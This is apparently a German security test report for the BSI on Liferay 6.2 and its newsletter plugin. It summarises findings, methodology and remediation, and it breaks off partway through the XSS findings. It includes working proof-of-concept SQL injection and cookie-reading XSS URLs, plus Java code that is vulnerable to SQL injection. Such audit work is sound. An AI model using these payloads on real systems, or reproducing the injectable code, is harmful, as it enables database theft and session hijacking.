
Bundesamt
für Sicherheit in der
Informationstechnik

Testbericht

Sicherheitstest des Content-Management-Systems Liferay



Änderungshistorie

Version	Datum	Name	Beschreibung
0.1	15.02.2016	[redacted]	Initiale Erstellung
0.2	16.02.2016	[redacted]	Erweiterung der Ergebnisse der Abschlussanalyse
0.3	23.02.2016	[redacted]	Abschließende Dokumentation
0.4	25.02.2016	[redacted]	Review
1.0	01.03.2016	[redacted]	Freigabe
2.0	17.03.2016	[redacted]	Ergänzung Modul in Zusammenfassung (Kap. 1.2.1)
3.0	14.04.2016	[redacted]	Finalisierung nach Rückmeldung BSI

Vorlage:

Bundesamt für Sicherheit in der Informationstechnik
Postfach 20 03 63
53133 Bonn
Internet: https://www.bsi.bund.de

Impressum

Herausgeber:

Test and Integration Center
T-Systems Multimedia Solutions GmbH
Riesaer Str. 5
01129 Dresden

Autor:

[redacted]

Freigegeben von:

[redacted]

Das Test and Integration Center Dresden der T-Systems Multimedia Solutions GmbH ist ein durch die DAkkS nach DIN EN ISO/IEC 17025 akkreditiertes Prüflaboratorium.

Die Akkreditierung gilt für die in der Urkunde aufgeführten Prüfverfahren.

Registriernummer der Urkunde: D-PL-12109-01-01

DAkkS
Deutsche
Akkreditierungsstelle
D-PL-12109-01-01

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Zusammenfassung

1.1 Allgemeines

Dieses Dokument beschreibt die zusammengefassten Ergebnisse des Test and Integration Centers (TIC) der T-Systems Multimedia Solutions GmbH zur durchgeführten Untersuchung des Content-Management-Systems Liferay in der Version 6.2-ce-ga5.

Softwaresystem (CMS):	Liferay
Versionsnummer:	6.2-ce-ga5
Plugins:	MediaElement hook (6.2.2.1) Newsletter (6.2.1.1) (rcsnewsletter-portlet) Kumquat (1.0)
Hersteller:	Liferay, Inc.
Art der Tests:	Sicherheitstest von Webanwendungen und IT-Systemen
Testlabor:	Test and Integration Center T-Systems Multimedia Solutions GmbH Riesaer Str. 5 01129 Dresden
Testzeitraum:	04.01.2016 bis 12.02.2016

1.2 Zusammenfassung der Testergebnisse

1.2.1 Übersicht der Testergebnisse

Kapitel	Beschreibung	Modul	Risikofaktor
6.1.2.1	SQL-Injection in NewsletterSubscriptorServiceImpl in Parameter sidx	rcsnewsletter-portlet	Schwer
6.1.3.4	Stored Cross-Site-Scripting in der Antwortfunktion der Seitenkommentare	Liferay Core	Schwer
6.1.3.5	Stored Cross-Site-Scripting in Newsletter Administration - Subcribers List	rcsnewsletter-portlet	Schwer
6.1.4	Unzureichende Berechtigungsprüfung in Liferays Seitenkommentaren	Liferay Core	Schwer
6.1.2.2	SQL-Injection in NewsletterSubscriptorServiceImpl	rcsnewsletter-portlet	Mittel
6.1.3.1	Cross-Site-Scripting in Site Memberships im Parameter _174_tabs1	Liferay Core	Mittel
6.1.3.2	Cross-Site-Scripting in Site Memberships im Parameter _174_redirect	Liferay Core	Mittel
6.1.3.3	Cross-Site-Scripting in TableView im Parameter _orderByType	Liferay Core	Mittel
6.1.3.6	Stored Cross-Site-Scripting in der Autoren-Historie	Liferay Core	Mittel
6.1.3.7	Stored Cross-Site-Scripting im Blog-Eintrag	Liferay Core	Mittel
6.1.5.1	Cross-Site Request Forgery Anfälligkeit in Liferay Backend	Liferay Core	Mittel

Kapitel	Beschreibung	Modul	Risikofaktor
	Blogfunktionalität		
6.1.5.2	Cross-Site Request Forgery Anfälligkeit in der Liferay Seitenkommentare-Funktionalität	Liferay Core	Mittel
6.1.5.3	Cross-Site Request Forgery Anfälligkeit in Liferay Backend Newsletter Plugin	rcsnewsletter-portlet	Mittel
6.1.6	Denial of Service durch Nullzeichen in der Datenbank	Liferay Core	Mittel
6.3.6	Denial of Service durch Speicherauslastung in Log-Dateien	Tomcat (Härtung)	Mittel
6.1.3.8	Stored Cross-Site-Scripting beim Hinzufügen von Mobile Devices	Liferay Core	Leicht
6.1.7.1	User Enumeration in der Anmeldemaske durch Side Channel Attacke	Liferay Core	Leicht
6.1.7.2	User Enumeration in „Passwort vergessen?"-Funktion	Liferay Core	Leicht
6.1.8	Schwache Passwort-Policy	Liferay Core	Leicht
6.1.9	Sensitive Data Exposure im Frontend-Registrierungsprozess von Liferay	Liferay Core	Leicht
6.1.10	Fehlender CAPTCHA-Schutz in Newsletter-Registrierung	rcsnewsletter-portlet	Leicht
6.1.11	Log Forgery	Liferay Core	Leicht
6.1.12	Minimierung der verfügbaren Funktionen	Liferay Core (Härtung)	Leicht
6.3.2	Information Disclosure im HTTP-Header	Apache (Liferay) (Härtung)	Leicht
6.3.3	ServerInfo.properties enthält Tomcat-Applikationsdetails	Tomcat (Härtung)	Leicht
6.3.4	Fehlkonfiguration der logging.properties	Tomcat (Härtung)	Leicht
6.3.5	Deaktivierung von Recycle Facades und Encoded Slash	Tomcat (Härtung)	Leicht

1.2.2 Bewertung des Sicherheitsniveaus

Ausgehend von den identifizierten Sicherheitsrisiken kann dem CMS Liferay ein mittleres Sicherheitsniveau attestiert werden.

Im Rahmen des Sicherheitstests wurden mehrere Schwachstellen gefunden, die von einem Angreifer mit wenig Aufwand ausgenutzt werden können, um die Vertraulichkeit, Verfügbarkeit oder Integrität der Anwendung oder deren Daten zu beeinträchtigen. Darüber hinaus wurden Schwachstellen ermittelt, die für die Informationsgewinnung und Planung von weiteren Angriffen hilfreich sein können.

Die folgenden identifizierten Schwachstellen sind aufgrund ihrer Kritikalität besonders hervorzuheben:

- die SQL-Injection Anfälligkeiten des Newsletter-Portlets,
- die zahlreichen Cross-Site-Scripting Schwachstellen.

1.3 Prüfpunkte

Die in den folgenden Kapiteln dargestellten Prüfpunkte und Sicherheitsaspekte wurden im Rahmen des Sicherheitstests überprüft. Eine detaillierte Beschreibung findet sich in [1]

- Informationsbeschaffung
- Test des Identitätsmanagements
- Test der Authentifizierung
- Test der Autorisierung
- Test des Session Managements
- Test der Eingabevalidierung
- Test der Fehlerverarbeitung
- Test clientseitiger Angriffsvektoren
- Test CMS-spezifischer Angriffsvektoren
- Überprüfung der Härtung von
  - Betriebssystem
  - Webserver
  - Application Server
  - Datenbank
  - Laufzeitumgebung
  - Content-Management-System

1.4 Vorgehen im Test

Das Vorgehensmodell baut auf dem Durchführungskonzept für Penetrationstests des Bundesamtes für Sicherheit in der Informationstechnik auf und gliedert sich in 5 einzelne Phasen [2]:

1) Vorbereitung
2) Informationsbeschaffung
3) Bewertung der Informationen
4) Aktive Eindringversuche
5) Abschlussanalyse

Der genaue Ablauf des Tests wird erst während der Durchführung auf Grundlage der gewonnenen Erkenntnisse bestimmt. Der modulare Aufbau dient der Konzentration der verfügbaren Ressourcen auf die unter Sicherheitsgesichtspunkten wichtigsten Bereiche.

Die detaillierten Rahmenbedingungen des Tests und die zugrundeliegende Testumgebung sind in [1] beschrieben.

Nachfolgend werden die Ergebnisse der einzelnen Phasen beschrieben.

2 Phase 1: Vorbereitung

Ziel der Vorbereitungsphase ist es, den Umfang, die Rahmenbedingungen und das grobe Vorgehen des Sicherheitstests festzulegen.

2.1 Informationsbasis

Ziel: Festlegung, welche Informationen und Dokumente zum Testobjekt zur Verfügung stehen (Black-Box- oder White-Box-Test).

Ergebnis:

Der Test erfolgte grundsätzlich als Black-Box-Test. Da das CMS und die zugrundeliegenden Systemkomponenten als Open Source zur Verfügung stehen, wurden dem Angreifer jedoch entsprechende Vorkenntnisse der verwendeten Komponenten und deren Standardinstallationen zugestanden.

Es wurde die Sicht eines externen Angreifers ohne Detailwissen über die Architektur eingenommen. Ein potentieller Angreifer kann jedoch die bereitgestellten Dokumente und ggf. den Source Code detailliert untersuchen, um potentielle Schwachstellen aufzudecken.

Im Rahmen des Tests wurden insbesondere die in Tabelle 1 aufgeführten Dokumente herangezogen.

Dokumentenbezeichnung	Dateiname / URL	Version / Stand
Liferay Dokumentation	https://docs.liferay.com/portal/6.2/	18. November 2015

Tabelle 1: Dokumente

2.2 Aggressivität

Ziel: Festlegung der Aggressivität und ob ausgehend von gefundenen Sicherheitslücken nach weiteren Lücken gesucht werden soll.

Ergebnis:

Aufgrund der Durchführung des Tests in einer isolierten Testumgebung wurde ein aggressives Testvorgehen gewählt. Das heißt, es wurde versucht, alle potentiellen Schwachstellen auszunutzen.

2.3 Umfang und Testtiefe

Ziel: Definition des Umfangs, welcher beim Test einbezogen werden soll

Ergebnis:

Es wurde ein vollständiger Test durchgeführt. Alle Komponenten der Testumgebung wurden einer intensiven Prüfung unterzogen.

2.4 Vorgehensweise und Sichtbarkeit

Ziel: Festlegung, wie „sichtbar" beim Test vorgegangen wird.

Ergebnis:

Da keine Sicherheitssysteme oder -prozesse Testziel waren, wurden im Rahmen des Tests offensichtliche Testmethoden angewendet.

2.5 Technik

Ziel: Festlegung, welche Techniken eingesetzt werden sollen.

Ergebnis:

Im Rahmen des Sicherheitstests wurden Angriffe über das Netzwerk durchgeführt. Diese Vorgehensweise simuliert einen typischen Hackerangriff.

2.6 Ausgangspunkt

Ziel: Festlegung, ob für den Test die Innen- oder Außenperspektive oder beide eingenommen werden.

Ergebnis:

Hinsichtlich des Ausgangspunktes wurden beide Perspektiven eingenommen. Die Angriffe erfolgten von außen gegen das CMS und die gehärtete Testumgebung. Da zudem die Administrations- und Konfigurationsoberflächen des CMS genutzt und resultierende Wechselwirkungen mit der Umgebung untersucht werden konnten, wurde darüber hinaus auch eine Innenperspektive eingenommen.

2.7 Testsystem

Ziel: Festlegen, ob ein Testsystem oder Produktivsystem verwendet wird.

Ergebnis:

Die Tests wurden in einer dedizierten Testumgebung (je Szenario) durchgeführt. Details zur Testumgebung sind in [1] dokumentiert.

2.8 Testdaten

Ziel: Bestimmung der Testdaten, die benötigt werden.

Ergebnis:

Zur Realisierung der in [1] dargestellten Einsatzszenarien mussten diverse Plugins installiert und Testdaten generiert werden. Informationen zu den genutzten Plugins sind in [1] dokumentiert.

2.9 Testendekriterien

Ziel: Festlegung von Kriterien, nach denen der Test beendet werden kann.

Ergebnis:

Der Test wurde nach Untersuchung und Verifizierung aller in Kapitel 1.3 genannten Prüfpunkte beendet.

2.10 Betrachtung rechtlicher Fragen

Ziel: Rechtliche Überlegungen und Festlegung der Haftung für mögliche Schäden.

Ergebnis:

Da es sich lediglich um ein Testsystem mit Testdaten handelte, waren rechtliche Aspekte nicht relevant. Im Rahmen des Sicherheitstests identifizierte Schwachstellen wurden vertraulich an den Hersteller gemeldet und nicht publiziert.

2.11 Planung der Testdurchführung

Ziel: Erstellung eines Plans zur Testdurchführung.

Ergebnis:

Die Planung wurde im Rahmen des Testmanagements vorgenommen. Folgende Informationen können zusammengefasst dargestellt werden:

Phase	Datum
Durchführung des Sicherheitstests	04.01.2016 bis 12.02.2016
Fertigstellung des Testberichts	01.03.2016

Tabelle 2: Testplan

2.12 Werkzeugeinsatz

Folgende Werkzeuge zur Unterstützung des Testprozesses wurden im Projekt eingesetzt:

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
LibreOffice Writer	The Document Foundation	Testdokumentation	Projektteam
Jira	Atlassian	Ticketsystem	Projektteam
Burp Suite Professional	Portswigger	Intercepting Proxy	Testteam
Firefox	Mozilla Foundation	Browser	Testteam
Checkmarx Suite	Checkmarx	Code-Analyse	Testteam
nmap	Gordon Lyon	Port-Scan	Testteam
sslscan	Ian Ventura-Whiting, Jacob Appelbaum, rbsec	SSL-Analyse	Testteam
sslyze	iSECPartners	SSL-Analyse	Testteam
Nessus	Tenable	Schwachstellen-Scanner auf Netzwerkebene	Testteam
WebInspect	HP	Schwachstellen-Scanner auf Applikationsebene	Testteam
Eclipse	Eclipse Foundation	Untersuchung des Codes	Testteam
Nikto	CIRT	Schwachstellen-Scanner auf Applikationsebene	Testteam
ChromePhp	Craig Campbell	Debug-Ausgaben in PHP	Testteam
PuTTY	Simon Tatham, Owen Dunn, Ben Harris, Jacob Nevins	SSH-Verbindung zum Server	Testteam
tcpdump	Van Jacobson, Craig Leres, Steven McCanne	Netzwerk-Analyse auf dem Server	Testteam
Wireshark	Gerald Combs	Grafische Auswertung der tcpdump-Ergebnisse	Testteam
sqlmap	Bernardo Damele	Detektion und	Testteam

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
	Assumpcao Guimaraes, Miroslav Stampar	Ausnutzung von SQL-Injections	

3 Phase 2: Informationsbeschaffung

Innerhalb der Phase der Informationsbeschaffung werden Informationen über das Ziel gesammelt und ausgewertet. Weiterhin wird nach Informationen gesucht, die das System über sich preisgibt.

3.1 Auswahl der Testmodule

Ziel: Sicherstellung der Durchführung aller relevanten Tests (unter Berücksichtigung der wirtschaftlichen Machbarkeit).

Ergebnis:

Im Rahmen der Vorüberlegungen wurden die in Kapitel 1.3 genannten Prüfpunkte identifiziert. Durch die Verifizierung dieser Punkte wurde sichergestellt, dass alle relevanten Komponenten des Gesamtsystems (CMS, Betriebssystem, Webserver, Applikationsserver, Datenbank) hinreichend getestet wurden.

3.2 Prüfung der Testmodule

Ziel: Sicherstellen, dass der Test dem aktuellen Stand der Technik entspricht

Ergebnis:

Die in Kapitel 1.3 genannten Prüfpunkte wurden anhand der aktuellen Dokumentation bzw. aktueller Richtlinien zur Durchführung von Sicherheitsanalysen abgeleitet (vgl. [1]).

4 Phase 3: Bewertung der Informationen

Um das weitere Vorgehen zu planen, werden die bisher gesammelten Informationen bewertet und das Risiko abgeschätzt. Bereiche des Testobjekts, von denen ein besonders großes Risiko ausgeht, sollen besonders gründlich untersucht werden, während andere Bereiche weniger oder gar nicht untersucht werden. Ziel dieser Phase ist die Identifikation kritischer Bereiche der Anwendung und davon abgeleitet die Auswahl der durchzuführenden Testfälle.

4.1 Kritische Bereiche und erreichbare Ziele

Ziel: Herausfinden, wo Angreifer ansetzen und was sie erreichen könnten.

Ergebnis:

Im Rahmen der Beschreibung der Einsatzszenarien in [1] wurden typische Missbrauchsszenarien spezifiziert. Diese dienten als Grundlage für die Durchführung der Sicherheitstests und die Definition der besonders kritischen und intensiv zu testenden Bereiche.

Hierzu zählen insbesondere die Möglichkeiten zur Authentifizierung und der Interaktion.

4.2 Zugriffspfade

Ziel: Herausfinden, in welchen Schritten Angreifer vorgehen könnten.

Ergebnis:

Für die in [1] dargestellten Einsatzszenarien ergibt sich der typischen Zugriffsweg eines Angreifers von außen (im Allgemeinen über das Internet). Dementsprechend wurde im Rahmen des Sicherheitstests insbesondere dieser Weg untersucht und typische Angriffsszenarien von außen untersucht.

Aufgrund des in Kapitel 2.1 dargestellten Testansatzes wurden darüber hinaus interne Mechanismen geprüft. Dies entspricht dem Vorgehen eines Angreifer, der ggf. schon teilweisen Zugriff erhalten hat und versucht, weitere Komponenten zu kompromittieren.

4.3 Beschreibung der Prüfpunkte

Ziel: Planung der Testschwerpunkte und Durchführung.

Ergebnis:

Die in [1] definierten Prüfpunkte wurden im Rahmen des Sicherheitstests geprüft.

Anhand der definierten Vorgehensweise wurden die relevanten Testfälle an der Anwendung abgearbeitet und erwartete Bedrohungsszenarien inszeniert. Die Testschritte wurden in ihrer Durchführung mit ihren Ergebnissen, erweitert durch Screenshots, dokumentiert. Das gesammelte Material bildete die Basis für detailliertere Testschritte und abschließende Berichte.

5 Phase 4: Aktive Eindringversuche

Die zuvor ausgewählten Testmodule bzw. die daraus abgeleiteten Testfälle werden in dieser Phase ausgeführt, und es wird aktiv versucht, in das System einzudringen. Bei der Reihenfolge der Ausführung der Testmodule ist neben der zuvor festgelegten Priorität zu beachten, dass die Testergebnisse bestimmter Testmodule eine Voraussetzung oder gute Ausgangsposition für weitere Testmodule sein können. Während des Tests wird ein Pfad abgeschritten, in dem ein Modul die Voraussetzung für ein folgendes Modul schafft. Während des Tests können aufgrund der Erkenntnisse weitere Testmodule ausgeführt werden.

6 Phase 5: Abschlussanalyse

In diesem Kapitel werden die identifizierten Sicherheitslücken (gruppiert nach Systemkomponente) und die resultierenden Risiken beschrieben.

6.1 Content Management System

6.1.1 Zusammenfassung

Die vorliegende Abschlussanalyse zeigt auf, dass der kommerzielle Core und die Community-Plugins von Liferay charakteristische Schwachstellen aus der OWASP Top 10 aufweisen, worunter die dokumentierten Injection-, Berechtigungs- und User-Enumeration-Attacken fallen.

Insbesondere der Core von Liferay weist deutliche Defizite in den beiden Schwachstellenklassen Cross-Site-Scripting und Cross-Site Request Forgery auf, welche auf die Sicherheitsarchitektur von Liferay zurückzuführen sind. Die Schwachstellen vom Typ Cross-Site-Scripting lassen sich daraus ableiten, dass jeder Parameter gesondert durch die Klasse `HtmlUtil` bzw. `HttpUtil` kontextsensitiv validiert werden muss, weshalb beim Liferay-Entwickler ein tieferes Verständnis der Schwachstelle vorausgesetzt wird. Ein Schutz vor der Schwachstelle Cross-Site Request Forgery wird ebenfalls von Liferay über den `p_auth` Token angeboten, muss allerdings explizit vom Entwickler gesetzt werden. Zusammenfassend beweist Liferay vorhandene Sicherheitsfeatures, welche allerdings explizit verwendet werden müssen oder bereits fundierte Sicherheitskenntnisse voraussetzen.

Abschließend wird dem Liferay Core Portlet „Blog" eine Design-Schwäche bescheinigt, indem es jedem autorisierten Benutzer des Portlets standardmäßig die Möglichkeit der HTML und JavaScript Code Injection bietet, welche über die Einstellungen nicht deaktiviert werden kann. Somit kann bei Verwendung des Portlets nicht ausgeschlossen werden, dass sich nicht-administrative Benutzer weitere Rechte innerhalb der Anwendung eskalieren.

6.1.2 SQL-Injection

Beschreibung:

Die „Structured Query Language" (SQL) ist eine Abfragesprache für relationale Datenbanken. Dabei werden vorgegebene Teile mit den Benutzereingaben zu einer kompletten Abfrage kombiniert. Werden die vom Benutzer gelieferten Eingaben nicht ausreichend geprüft bzw. vorverarbeitet, kann ein Angreifer beliebige SQL-Befehle in die Abfrage einschleusen. Dieser Angriff wird als SQL-Injection bezeichnet.

Maßnahme:

SQL-Injections sollten mittels sicherer Zugriffsverfahren wie Prepared-Statements unterbunden werden. Ist ein solches Verfahren nicht verfügbar, müssen die Daten in Abhängigkeit von der jeweils verwendeten Interpreter-Sprache bereinigt werden. In dem Fall müssen alle Metazeichen, die in der jeweiligen Interpreter-Sprache als Zeichenkettenbegrenzer (String-Delimiter) oder zur syntaktischen Formatierung des Codes verwendet werden (" ' ; { } $ % # | usw.) aus der Eingabe entfernt oder escaped werden.

6.1.2.1 SQL-Injection in NewsletterSubscriptorServiceImpl in Parameter sidx

Betroffenes Modul: rcsnewsletter-portlet

Ergebnis:

Das Liferay-Plugin rcsnewsletter-portlet maskiert SQL-Abfragen in der Java-Klasse „`NewsletterSubscriptorServiceImpl.java`" im Package „`com.rcs.newsletter.core.service`" in Zeile 132 ungenügend gegen SQL-Metazeichen, wodurch die Anwendung für SQL-Injection anfällig ist.

```
if (!ordercrit.isEmpty()) {
            sql += " ORDER BY " + getActualOrderFieldForSQL(ordercrit)
             if (NewsletterConstants.ORDER_BY_DESC.equals(order)) {
```

Ein angemeldeter Administrator ruft unter dem Menüpunkt „*Site-Administration*" → „*Inhalte*" → „*Newsletter Administration*" eine tabellarische Auflistung von „List" und „Subscribers" auf. Führt der Benutzer die Suchaktion aus, wird ein Ajax Request mit dem Parameter **sidx** erstellt und via HTTP GET übertragen. Der Parameter wird nicht validiert bzw. geprüft und fließt als Variable **ordercrit** in den oben dokumentierten Code. Einem Angreifer ist es dadurch möglich, das SQL-Statement zu erweitern und die gesamte Datenbank des Systems auszulesen.

Proof of Concept:

```
http://deb-liferay-scenario4.cms2.local/group/control_panel/manage?
p_p_id=NewsletterAdmin_WAR_rcsnewsletterportlet&p_p_lifecycle=2&p_p_state=maximized&p_p_
mode=view&p_p_resource_id=getSubscribers&p_p_cacheability=cacheLevelPage&doAsGroupId=201
81&refererPlid=21701&controlPanelCategory=current_site.configuration&nocache=14525210795
16&selectedList=&onlyInactive=false&_search[Find]=Find&_search[Reset]=Reset&_search[odat
a][]=equal&_search[matchText]= match&_search[rulesText]=
rules&nd=1452521079516&rows=15&page=1&sidx= (SELECT (CASE WHEN (5840=5840) THEN 5840 ELSE
5840*(SELECT 5840 FROM INFORMATION_SCHEMA.CHARACTER_SETS)
END))&sord=asc&onlyActive=false
```

Risikofaktor: Schwer

6.1.2.2 SQL-Injection in NewsletterSubscriptorServiceImpl

Betroffenes Modul: rcsnewsletter-portlet

Ergebnis:

Das Liferay-Plugin rcsnewsletter-portlet maskiert SQL-Abfragen in der Java-Klasse „`NewsletterSubscriptorServiceImpl.java`" im Package „`com.rcs.newsletter.core.service`" in verschiedenen Methoden ungenügend gegen SQL-Metazeichen, wodurch die Anwendung für SQL-Injection anfällig ist. Die Schwachstelle betrifft dabei die Methoden:

- findAllByStatusAndCategory,
- findAllByStatusAndCategoryAndCriteria und
- findAllByStatusAndCategoryCountAndCriteria.

Die Schwachstellen wurden lediglich im Quellcode des Plugins erkannt und konnten nicht direkt an der Anwendung nachgestellt werden. Einem Angreifer wäre es allerdings möglich, die betroffenen Funktionen

innerhalb der Anwendung zu ermitteln, die unten dokumentierten SQL-Statements zu erweitern und die gesamte Datenbank des Systems auszulesen.

findAllByStatusAndCategory()

```
public ServiceActionResult<ListResultsDTO<NewsletterSubscriptionDTO>>
findAllByStatusAndCategory(
            ThemeDisplay themeDisplay, int start, int limit, String ordercrit,
            String order, SubscriptionStatus status, long categoryId) {

        int count = findAllByStatusAndCategoryCount(themeDisplay, status, categoryId);

        String sql = "SELECT subscription.* FROM newsletter_subscription subscription "
                   + "WHERE subscription.id IN ( "
                   + "  SELECT min(s.id) FROM newsletter_subscription s "
                   + "       INNER JOIN newsletter_subscriptor o ON (s.subscriptor_id =
o.id) "
                   + "       WHERE s.companyid = ? AND s.groupid = ? ";
        if (status != null){
            sql += " AND s.status = ? ";
        }
        if (categoryId != 0){
            sql += " AND category_id = ? ";
        }
        sql += " GROUP BY o.id) ";

        if (!ordercrit.isEmpty()) {
            sql += " ORDER BY " + getActualOrderFieldForSQL(ordercrit);
            if (NewsletterConstants.ORDER_BY_DESC.equals(order)) {
                sql += " DESC";
            } else {
                sql += " ASC";
            }
        }

        SQLQuery query = sessionFactory.getCurrentSession().createSQLQuery(sql);
```

findAllByStatusAndCategoryAndCriteria()

```
public ServiceActionResult<ListResultsDTO<NewsletterSubscriptionDTO>>
findAllByStatusAndCategoryAndCriteria(
   ThemeDisplay themeDisplay ,int start ,int limit ,String ordercrit ,String order,
SubscriptionStatus status ,long categoryId ,String searchField ,String searchString
    ) {
       int count = findAllByStatusAndCategoryCountAndCriteria(themeDisplay, status,
categoryId, searchField, searchString);

        String sql = "SELECT subscription.* FROM newsletter_subscription subscription "
                   + "WHERE subscription.id IN ( "
                   + "  SELECT min(s.id) FROM newsletter_subscription s "
                   + "       INNER JOIN newsletter_subscriptor o ON (s.subscriptor_id =
o.id) "
                   + "       WHERE s.companyid = ? AND s.groupid = ? ";
        if (status != null){
```

```
            sql += " AND s.status = ? ";
        }
        if (categoryId != 0){
            sql += " AND category_id = ? ";
        }
        if (searchField != null && searchString != null) {
                if (searchField.equalsIgnoreCase("subscriptoremail")){
                        searchField = "email";
                }
                sql += " AND " + searchField + " ILIKE ? ";
        }
        sql += " GROUP BY o.id) ";
        if (!ordercrit.isEmpty()) {
            sql += " ORDER BY " + getActualOrderFieldForSQL(ordercrit);
            if (NewsletterConstants.ORDER_BY_DESC.equals(order)) {
                sql += " DESC";
            } else {
                sql += " ASC";
            }}
        SQLQuery query = sessionFactory.getCurrentSession().createSQLQuery(sql);
```

findAllByStatusAndCategory()

```
public int findAllByStatusAndCategoryCountAndCriteria(ThemeDisplay themeDisplay,
SubscriptionStatus status, long categoryId, String searchField, String searchString) {
                String sql = "select count(*) from ( "
                        + "SELECT count(*) FROM newsletter_subscription s INNER JOIN
newsletter_subscriptor o ON s.subscriptor_id=o.id "
                        + "WHERE s.companyid = ? AND s.groupid = ? ";
                        if (status != null){
                            sql += " AND s.status = ? ";
                        }
                        if (categoryId != 0){
                            sql += " AND s.category_id = ? ";
                        }
                        if (searchField != null  && searchString != null) {
                    if (searchField.equalsIgnoreCase("subscriptoremail")){
                                searchField = "email";
                        }
                         sql += " AND " + searchField + " ILIKE ? ";
                    }
                        sql += " GROUP BY o.id) as count_inner_query";
                SQLQuery query = sessionFactory.getCurrentSession().createSQLQuery(sql);
```


Risikofaktor: Mittel

6.1.3 Cross-Site-Scripting

Beschreibung:

Mit Cross-Site-Scripting (XSS) wird das Einschleusen von bösartigem HTML- und JavaScript-Code in eine Webseite bezeichnet. Ein derartiger Angriff ist möglich, wenn eine Webanwendung nicht vertrauenswürdige Daten entgegennimmt und ohne ausreichende Validierung bzw. Codierung an einen Webbrowser sendet. XSS erlaubt es einem Angreifer somit, JavaScript-Code im Browser eines Opfers auszuführen, um z. B. Sessions zu übernehmen, Seiteninhalte zu verändern oder den Benutzer auf eine bösartige Seite umzuleiten. HTML-Codierung ist der grundsätzliche Schutzmechanismus gegen diese Angriffe. Viele Frameworks bzw. Sprachen stellen hierfür entsprechende Funktionen zur Verfügung.

Beim persistenten Cross-Site-Scripting schleust ein Angreifer JavaScript-Code in Eingabefelder, welche von einer Datenbank gespeichert und zu einem späteren Zeitpunkt von der Webanwendung wieder ausgelesen werden (Beispiele dafür sind Kommentarfunktionen oder Benutzernamen). Der gefährliche Code wird somit persistent in der Datenbank hinterlegt und bei jedem Benutzer, der die Seite aufruft, ausgeführt. Ein Angreifer hätte somit die Möglichkeit, großflächig Benutzerdaten abzugreifen.

Maßnahme:

Mindestens folgende HTML-Metazeichen müssen in normale Klartextzeichen umgewandelt werden:

- & → &
- " → "
- ' → '
- < → <
- > → >

Sollten Daten im JavaScript-Kontext ausgegeben werden, sind folgende Faktoren zu beachten:

- Sicherstellen, dass alle JavaScript-Variablen in Hochkommata setzt sind,
- JavaScript Hex Encoding,
- JavaScript Unicode Encoding und
- Vermeiden von Backslash Encoding (\" oder \' oder \\).

6.1.3.1 Cross-Site-Scripting in Site Memberships im Parameter _174_tabs1

Betroffenes Modul: Liferay Core

Ergebnis:

Im Administrationsbereich ist unter „*Site Administration*" → „*Users*" → „*Site Memberships*" im Tab „*Users*" die Anzeige der aktuellen Benutzer möglich. Öffnet der Administrator die „*Assign Users*" und führt eine Suchaktion aus, wird eine Request erzeugt, welcher den Parameter **_174_tabs1** übergibt, der anfällig gegen Cross-Site-Scripting ist. Die Aktion benötigt kein CSRF `p_p_auth` Token, sodass der Angriff von außen erzeugt werden kann. Der Proof of Concept erzeugt ein Popup-Fenster mit den aktuellen Sessiondaten (siehe Abbildung 1).

Proof of Concept:

```
https://deb-liferay-scenario4.cms2.local/group/control_panel/manage?
p_p_id=174&p_p_lifecycle=0&p_p_state=maximized&p_p_mode=view&doAsGroupId=20181&refererPl
id=21701&controlPanelCategory=current_site.users&_174_struts_action=
%2Fsite_memberships_admin%2Fedit_site_assignments&_174_tabs1=users%22%3E%3Cimg%20src=x
%20onerror=confirm%28document.cookie%29%3E&_174_tabs2=available
```

Screenshot:




Abbildung 1: Cross-Site-Scripting im Parameter _174_tabs1

Risikofaktor: Mittel

6.1.3.2 Cross-Site-Scripting in Site Memberships im Parameter _174_redirect

Betroffenes Modul: Liferay Core

Ergebnis:

Im Administrationsbereich ist unter *„Site Administration"* → *„Users"* → *„Site Memberships"* im Tab *„Users"* die Anzeige der aktuellen Benutzer möglich. Öffnet der Administrator die *„Assign Users"* und führt eine Suchaktion aus, wird ein Request erzeugt, welcher den Parameter **_174_redirect** übergibt, der anfällig gegen Cross-Site-Scripting ist. Die Aktion benötigt kein CSRF `p_p_auth` Token, sodass der Angriff von außen erzeugt werden kann. Der Proof of Concept erzeugt ein Popup-Fenster mit den aktuellen Sessiondaten (siehe Abbildung 2).

Proof of Concept:

```
http://deb-liferay-scenario4.cms2.local/group/control_panel/manage?
p_p_id=174&p_p_lifecycle=0&p_p_state=maximized&p_p_mode=view&doAsGroupId=20181&refererPl
id=21701&controlPanelCategory=current_site.users&_174_struts_action=
